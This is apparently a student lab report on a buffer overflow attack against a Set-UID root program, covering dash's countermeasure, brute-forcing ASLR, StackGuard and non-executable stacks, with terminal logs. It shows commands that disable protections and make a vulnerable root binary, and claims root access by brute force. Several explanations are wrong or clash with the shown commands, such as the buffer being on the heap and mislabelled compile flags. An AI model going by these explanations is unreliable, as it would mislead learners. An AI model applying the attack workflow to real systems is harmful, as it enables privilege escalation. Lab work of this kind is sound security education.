
Task 3: Defeating dash's Countermeasure

Defeating dash countermeasure can be done by not invoking /bin/sh in our shellcode, we can do it by invoking another program. In the next step I first will change the /bin/sh symbolic link, so it points back to /bin/dash



```
[03/23/20]seed@AcharyaDeepak:~$ sudo ln -sf /bin/dash /bin/sh
[03/23/20]seed@AcharyaDeepak:~$ vim dash_shell_test.c
[03/23/20]seed@AcharyaDeepak:~$ gcc dash_shell_test.c -o dash
[03/23/20]seed@AcharyaDeepak:~$ ./dash
```


The updated shellcode cannot invoke the root shell.




```
[03/23/20]seed@AcharyaDeepak:~$ vim dash_shell_test.c
[03/23/20]seed@AcharyaDeepak:~$ gcc dash_shell_test.c -o dash
[03/23/20]seed@AcharyaDeepak:~$ ./dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ quit
/bin/sh: 2: quit: not found
$ exit
[03/23/20]seed@AcharyaDeepak:~$ vim dash_shell_test.c
[03/23/20]seed@AcharyaDeepak:~$ gcc dash_shell_test.c -o dash
[03/23/20]seed@AcharyaDeepak:~$ ./dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
```

Task 4: Defeating Address Randomization

I turned the randomization to 2 and executed the stack again and I got the following result. The program is made Set-UID owned by the root and the program is looped until the overflow is successful.



```
[03/24/20]seed@AcharyaDeepak:~$ vim exploit.c
[03/24/20]seed@AcharyaDeepak:~$ su root
Password:
root@AcharyaDeepak:/home/seed# /sbin/sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
root@AcharyaDeepak:/home/seed# gcc -o stack -z execstack stack.c
root@AcharyaDeepak:/home/seed# chmod 4755 stack
root@AcharyaDeepak:/home/seed# exit
exit
[03/24/20]seed@AcharyaDeepak:~$ gcc -o exploit exploit.c
[03/24/20]seed@AcharyaDeepak:~$ ./exploit
[03/24/20]seed@AcharyaDeepak:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/24/20]seed@AcharyaDeepak:~$
```




Terminator
9:41 PM
root@AcharyaDeepak: /home/seed
root@AcharyaDeepak: /home/seed 66x24

```
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
*** stack smashing detected ***: ./stack terminated
```

The possibility of stack base attacks for a 32-bit machine is 2^{19} = 524,288, because of 19-bits of entropy. I used the loop i.e brute-force approach. Using loop, I was able to gain the root access. Hack successful!!!!!!

Task 5: Turn on the StackGuard Protection

The address randomization is now disabled. The program is executed without the stack protection.




```
[03/23/20]seed@AcharyaDeepak:~$ gcc -o stack -z execstack stack.c
[03/23/20]seed@AcharyaDeepak:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/23/20]seed@AcharyaDeepak:~$
```

From the above screen shot we see that without the stack guard protection we get error. For this process I didn't include the stack guard and executed out vulnerable program and we got the above error. Thus, the stack protection helps as the countermeasure of the attack.

Task 6: Turn on Non-Executable Stack Protection

I turned off the address randomization and compile the stack program with no stack protection and make the stack non-executable. The program is made Set-UID owned by root. The bad file is created which causes the segmentation as shown below.



```
[03/23/20]seed@AcharyaDeepak:~$ gcc -o stack -fno-stack-protector
-z execstack stack.c
[03/23/20]seed@AcharyaDeepak:~$ ./stack
Segmentation fault
[03/23/20]seed@AcharyaDeepak:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[03/23/20]seed@AcharyaDeepak:~$
```

Again, I used the non-executable stack protection and repeated the execution of the vulnerable program. By doing so, we were not able to get the root shell because of the countermeasure applied. I learned from this attack that the non-executable stack only makes it impossible to run the shellcode on the stack, but it doesn't prevent buffer overflow attacks.

a. What happens when you compile without "-z execstack"?

Answer: We use -z execstack because, stacks are non-executable, which prevents the injected malicious code from getting executed. This counter measure is called non-executable stack. When the code is run gcc compiler marks stack as non-executable by default, and -z execstack option reveres that, making the stack executable. So, if we don’t use z-stack the program will not be executable.

b. What happens if you enable ASLR? Does the return address change?

Answer: ASLR is implemented in a system to make it harder for attacker to execute a buffer overflow attack by randomizing the offsets it uses in memory layout. IF we enable ASLR it randomizes the offset. This causes ebp to change every time, hence the return address also changes.

c. Does the address of the buffer[] in memory change when you run stack using GDB, /home/root /stack (stack.c location), and ./stack?

Answer: No the buffer[] address doesn’t changes. We know that buffer [] is stored in heap not in stack thus, the address remains same.